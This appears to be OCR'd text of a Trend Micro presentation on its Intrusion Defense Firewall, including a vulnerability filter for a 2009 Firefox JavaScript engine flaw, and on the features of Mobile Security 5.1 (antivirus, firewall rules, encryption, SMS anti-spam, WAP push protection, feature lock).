Microsoft IE Toolbar 3.0.2.1098



Mozilla Firefox JavaScript Engine Memory Corruption Denial Of Service

Date Reported: February 4, 2009

Type: Other


Severity: (Critical)

Description:
Unspecified vulnerability in Mozilla Firefox 3.x before 3.0.6, Thunderbird before 2.0.0.21, and SeaMonkey before 1.1.15 allows remote attackers to cause a denial of service (memory corruption and application crash) or possibly execute arbitrary code via vectors related to the JavaScript engine.

Solution:
Apply this filter.

External References:
CVE 2009-0353
Bugtraq 33598
Secunia 33816
Secunia 33809
Secunia 33808
Secunia 33799
Secunia 33869
Secunia 33846
Secunia 33841

Blended Protection



Handle “Unknown”
(Smart/Custom Filters)


Proactive

Stop / Neutralize Unknown Bad
or Known Vulnerability
(Vulnerability Filters)

Stop Known Bad
(Exploit/Attack Filters)

Reactive

Centralized Management



Dashboard (24 Hour View)

Computer: All Computers

Alert Status

Current Alerts: 🟥 Critical: 0 🟨 Warning: 1

Latest Alerts:	Ago
🟨 Recommendation - F...	Februar...

Computer Status

Computer State:

Critical:	0
Warning:	0
Managed:	1
Locked:	0
Unmanaged:	7

Alert History

System Event History

Firewall Activity (Prevented)

Top Reasons For Prevented Packets:

Out Of Connection	139 ▲
Dropped Retransmit	25 ▲
Out Of Allowed Policy	9 ▲
Maximum ACK Retransmit	1 ▲

Firewall Computer Activity (Preve...

Top Computers for Prevented Firewall Events:

FN-VEEPEE-02	174 ▲

Intrusion Defense Firewall 1.1

- As a plug-in for OfficeScan 8.0/10.0, Intrusion Defense Firewall provides earlier, stronger endpoint protection by supplementing highly effective OfficeScan client-level security with network-level Host Intrusion Prevention System (HIPS).
- A high-performance, deep-packet inspection engine monitors incoming and outgoing traffic for network protocol deviations, suspicious content that signals an attack, or security policy violations. Intrusion Defense Firewall shields vulnerabilities from being exploited before patches can be deployed to business-critical and hard-to-patch systems.
- Together with Intrusion Defense Firewall, OfficeScan provides one of the industry’s most secure platforms for protecting end users, whether they are on the network, mobile, or remote.

Intrusion Defense Firewall 1.1 (Plug-in) Demo

Trend Micro Mobile Security 5.1

Comprehensive, all-in-one mobile security

- State-of-the art Anti-Malware
- Firewall and Intrusion Detection
- In-place data encryption
- Remote wipe
- Powerful authentication
- SMS and WAP security
- Scalable enterprise-class central management

The Mobile Security Challenge


- → Protect confidential data against loss or theft
- → Ensure device integrity *(data at rest / data in motion)*
- → Limit device downtime & compliance to match corporate policies
- → Manage security for multiple devices across different networks
- → Manage devices and functions of smartphones

Critical Security
What tools are required?

- → Feature lock capabilities
- → Encryption/remote wipe to protect sensitive data in the event of loss or theft
- → Firewall/IDS to prevent hacker intrusion
- → Anti-malware to stop viruses, spyware, and SMS spam
- → Centralized management for smartphones and PDAs

Trend Micro Mobile Security 5.1 Antivirus

- Real-time Scan
- Manual Scan
- Card Scan
- Scan Options:
  - Actions: Quarantine, Delete
  - File type: exe and cab/zip, only exe, all files.
  - Scan layers: 1/2/3.




Last update:
No previous updates

Days until expiration:
30 day(s)

Real-time scan: Enabled


Firewall: Medium

Copyright © 2004-2006 Trend Micro Inc.
All rights reserved.



Files scanned: 221
Suspicious files: 2
Files not scanned: 2

Risk Name	File Name
Unscannable	4level.zip
WINCE_TEST_F...	Infected_file.exe
WINCE_TEST_F...	Virus.txt
Unscannable	5level.zip



Scan Options

☑ Enable real-time scan

Action on detected files:
Quarantine


☑ Enable card scan

File types to scan:
All files

CAB/ZIP layers to scan:
3

Trend Micro Mobile Security 5.1 Firewall

- Stateful inspection firewall protects against hackers & intrusions
  - Includes Intrusion Detection System (IDS)
- Predefined security levels deliver simplicity
  - Low – Allows all inbound & outbound traffic
  - Medium – Allows all outbound traffic, blocks inbound
  - High – Blocks all inbound & outbound traffic
- Customizable firewall rules for specific ports & IP addresses
  - Rules can be prioritized/ordered when impacting same port/address



Firewall Options


☑ Enable firewall

☑ Enable IDS

Protection Level:

Details:


-Stealth mode
-All outbound traffic allowed
-All inbound traffic blocked



Firewall Rule List

Rules are processed based on their order in the list. Once a rule is matched, all subsequent rules are ignored.

Name	Action	Status
DNS	Allow	Enabled
HTTPS	Allow	Enabled
HTTP	Allow	Enabled
Telnet	Allow	Enabled
SMTP	Allow	Enabled
FTP	Allow	Enabled
POP3	Allow	Enabled
UPNP	Allow	Enabled



Rule Details

Name: DNS

Status: Enabled

Action: Allow

Direction: Both


Protocol: TCP/UDP

Port(s):

Real-time in-place Encryption

Secure Data on mobile devices

- **For certified Windows Mobile 5/6 devices and now also on Nokia Symbian Devices E60, E61i, E70, E90!**
- **Automatically encrypts admin-selected file types**
  - No user intervention required
  - No circumventing encryption
  - No need for encrypted ”containers“
- **Completely transparent to the end-user**
  - No end-user training required
  - No decision on what data to encrypt
- **FIPS 140-2 validated algorithms**
  - AES 128-bit, 192-bit and 256-bit
  - Triple DES
- **Encrypts device memory and storage cards**



Encryption Settings

Encryption method: AES128 ▾


Encryption key

☑ Encrypt **Contacts, Mail, Tasks, Calendar** for Windows Mobile 5/6 and **Contacts, Mail, Calendar, Notes** for Symbian OS 9.x S60 3rd Edition

☑ Encrypt ***.psw, *.pdf, *.doc, *.txt, *.xls, *.ppt, *.pxl** for Windows Mobile 5/6 and Symbian OS 9.x S60 3rd Edition

TMMS 5.1 SMS Anti-spam

- Approved list
  - Allow messages from numbers on this list, block all other messages.
- Blocked list
  - Block messages from numbers on this list, allow all other messages.
- TMMS will move all blocked SMS messages to a Spam folder in your inbox.




Mobile Security

SMS Anti-spam

SMS anti-spam option:

Disable anti-spam



Mobile Security

SMS Anti-spam

SMS anti-spam option:

Enable blocked list


☑ Block SMS without number

Blocked List:

Name	Number


TMMS 5.1 WAP Push Protection

- WAP Push protection allows you to use a list of trusted senders to filter WAP Push messages.
- The blocked messages will be deleted.



WAP Push Protection

□ Enable protection




WAP Push Protection

☑ Enable protection

Trusted senders list:

Name	Number

TMMS 5.1 Feature Lock



Enable/Disable Device Components (Default)

Enable/Disable Device Components for Windows Mobile

Enable All | Disable All

Feature	Status
Bluetooth & Bluetooth Discover	✓ ●
Infrared	✓ ●
USB storage	✓ ●
WLAN/WIFI	✓ ●
Serial	✓ ●
Speaker/speakerphone/microphone	✓ ●
Camera	✓ ●
Microsoft ActiveSync	✓ ●
MMS/SMS	✓ ●
Memory cards	✓ ●
GPS	✓ ●

